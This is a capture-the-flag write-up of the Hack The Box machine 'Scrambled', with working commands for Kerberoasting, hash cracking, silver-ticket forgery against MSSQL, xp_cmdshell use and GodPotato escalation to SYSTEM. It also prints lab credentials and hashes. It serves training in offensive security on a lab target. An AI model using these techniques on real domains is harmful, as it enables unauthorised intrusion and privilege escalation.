HTB: Scrambled
🧑🚀 published on Tue Jun 02 2026 · 5 min read
Windows DC, Kerberos-only environment. The intranet website has a news banner from 2021 explaining that NTLM was disabled after a breach. That single constraint changed everything about how to approach the box: no Pass-the-Hash, no NTLM relay, none of the usual tools that just work against most AD labs. Everything had to go through Kerberos tickets.
The silver ticket was the technique that unlocked MSSQL. The sqlsvc account had an SPN and was Kerberoastable, but it was also stuck in a NOACCESS group that blocked it from logging into SQL Server directly. Silver ticket forgery sidesteps that entirely - you forge the ticket as Administrator, signed with sqlsvc’s NT hash, and the MSSQL service just trusts it. The DC never gets involved.
Recon
Standard AD profile on 10.129.11.56. Kerberos on 88, LDAP on 389 and 636, SMB on 445, and MSSQL 2019 on 1433. WinRM was up too. The web server on port 80 stood out - IIS on a DC usually means something was put there deliberately.
sudo nmap -sC -sV -T4 10.129.11.56
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: scrm.local)
445/tcp  open  microsoft-ds?
1433/tcp open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0
Domain is scrm.local, DC hostname is DC1. I added both to /etc/hosts and set up a Kerberos realm config pointing at the DC.
Username and Credential Discovery
The website is a Scramble Corp intranet. Three pages: index.html, support.html, newuser.html. The support page gives away a username without realizing it. The instructions for collecting network info show a command prompt example - the path is C:\Users\ksimpson>. That’s a username.

The password reset page explains the other half:

Password resets default to username = password. So: ksimpson:ksimpson.
The homepage also had a news alert I noticed while clicking around:

NTLM is gone. The full policy document was sitting in the Public SMB share:

Two notable things in that document. First, they explain that Kerberos is “definitely 100% secure and has absolutely no way anyone could exploit it” - which is a hint if you’ve ever read about silver tickets. Second, they say MSSQL access was also removed for everyone except network administrators, because credentials were previously stolen from the SQL database. That second restriction is what made a silver ticket necessary later.
Since NTLM is out, tools like nxc just fail silently. I needed a proper Kerberos TGT. getTGT.py handles this - it exchanges plaintext credentials for a ticket-granting ticket:
getTGT.py scrm.local/ksimpson:ksimpson -dc-ip 10.129.11.56
[*] Saving ticket in ksimpson.ccache
One thing that tripped me up: I had default_realm = scrm.local (lowercase) in /etc/krb5.conf and it kept failing. Kerberos realm names must be uppercase per RFC convention. Changed to SCRM.LOCAL and it worked immediately.
[libdefaults]
    default_realm = SCRM.LOCAL

[realms]
    SCRM.LOCAL = {
        kdc = 10.129.11.56
    }

[domain_realm]
    .scrm.local = SCRM.LOCAL
    scrm.local = SCRM.LOCAL
My local resolver also checks /etc/resolv.conf before /etc/hosts, so I prefixed every Kerberos-aware command with KRB5_CONFIG=/etc/krb5.conf KRB5CCNAME=<ticket>.ccache to force the right config.
Kerberoasting
With a valid TGT for ksimpson, I could enumerate SPNs and request service tickets. Kerberoasting works because any authenticated domain user can ask the DC for a TGS for any registered SPN. The ticket comes back encrypted with the service account’s NT hash. That hash never leaves the domain, but the encrypted blob you get is enough to crack offline.
KRB5CCNAME=ksimpson.ccache KRB5_CONFIG=/etc/krb5.conf \
  GetUserSPNs.py -k -no-pass \
  -dc-host dc1.scrm.local -dc-ip 10.129.11.56 \
  scrm.local/ksimpson -request

ServicePrincipalName          Name
----------------------------  ------
MSSQLSvc/dc1.scrm.local:1433  sqlsvc
MSSQLSvc/dc1.scrm.local       sqlsvc

$krb5tgs$23$*sqlsvc$SCRM.LOCAL$...
One SPN: MSSQLSvc/dc1.scrm.local:1433 mapped to sqlsvc. Threw the hash at rockyou:
hashcat -m 13100 sqlsvc.hash /usr/share/wordlists/rockyou.txt
$krb5tgs$23$*sqlsvc$SCRM.LOCAL$...:Pegasus60sqlsvc:Pegasus60.
Silver Ticket
The obvious next step is connecting to MSSQL with those credentials. Direct login fails:
ERROR(DC1): Line 1: Login failed for user 'SCRM\sqlsvc'.BloodHound explained it. sqlsvc is a member of the NOACCESS group:

That group matches what the security document described - they blocked the SQL service account from logging in directly after the previous breach.
Here’s where the silver ticket matters. Normal Kerberos authentication has two steps: you get a TGT from the DC, then exchange it for a TGS for the specific service you want. When you present that TGS to the service, the service decrypts it using its own account’s NT hash to verify its authenticity. The DC is only involved in the first two steps - once the service receives the TGS, it validates it locally.
A silver ticket skips the DC entirely. If you know the service account’s NT hash, you can forge a TGS yourself, signed as any user you want, for any SPN that account owns. The service will trust it because it decrypts correctly. The NOACCESS restriction on sqlsvc doesn’t apply because you’re not presenting sqlsvc’s TGT to the DC - you’re presenting a service ticket that claims to be from Administrator, signed with sqlsvc’s key.
Three things needed to forge it:
- sqlsvc’s NT hash: NT hash is the MD4 hash of the password encoded as UTF-16LE.
Pegasus60→B999A16500B87D17EC7F2E2A68778F05 - Domain SID: from BloodHound, on the SCRM.LOCAL domain node

- Target SPN:
MSSQLSvc/dc1.scrm.local:1433from the Kerberoast output
KRB5_CONFIG=/etc/krb5.conf ticketer.py \
  -nthash B999A16500B87D17EC7F2E2A68778F05 \
  -domain-sid S-1-5-21-2743207045-1827831105-2542523200 \
  -domain scrm.local \
  -spn MSSQLSvc/dc1.scrm.local:1433 \
  -user-id 500 \
  Administrator

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for scrm.local/Administrator
[*] Saving/Updating ticket in Administrator.ccache
Then connect to MSSQL using that ticket:
KRB5_CONFIG=/etc/krb5.conf KRB5CCNAME=Administrator.ccache \
  mssqlclient.py -k -no-pass \
  -dc-ip 10.129.11.56 \
  scrm.local/Administrator@dc1.scrm.local

[*] Encryption required, switching to TLS
[*] ACK: Result: 1 - Microsoft SQL Server 2019 RTM (15.0.2000)
SQL (SCRM\administrator  dbo@master)>
MSSQL as domain Administrator. The NOACCESS group was never consulted.
Shell and SYSTEM
xp_cmdshell was available and enabled. This is a SQL Server stored procedure that shells out to cmd.exe on the host. It’s disabled by default but DBAs frequently re-enable it for convenience - once you have sysadmin on MSSQL, it’s usually the first thing to check.
Running whoami through xp_cmdshell shows the underlying process is scrm\sqlsvc, not Administrator - the ticket got me authenticated as a sysadmin, but the service itself runs as sqlsvc. Checking privileges:
SeImpersonatePrivilege Impersonate a client after authentication EnabledSeImpersonatePrivilege is granted to service accounts so they can act on behalf of clients they’re servicing. The potato exploits abuse it: they trick a privileged system process into authenticating to a named pipe you control, then steal its token to spawn a process as SYSTEM. GodPotato is the current reliable implementation for Windows Server 2019.
Dropped nc.exe and GodPotato via PowerShell from a quick Python HTTP server, then:
C:\Temp\gp.exe -cmd "cmd /c whoami"
[*] CurrentUser: NT AUTHORITY\SYSTEM
nt authority\system
Got both flags from SYSTEM. The notes say “idk what was the intended here” - the machine probably has a more involved path through a .NET application called ScrambleClient, but the silver ticket + GodPotato route landed SYSTEM cleanly without needing it.
Reference: secured.ai - Active Directory Series: Silver Ticket Attack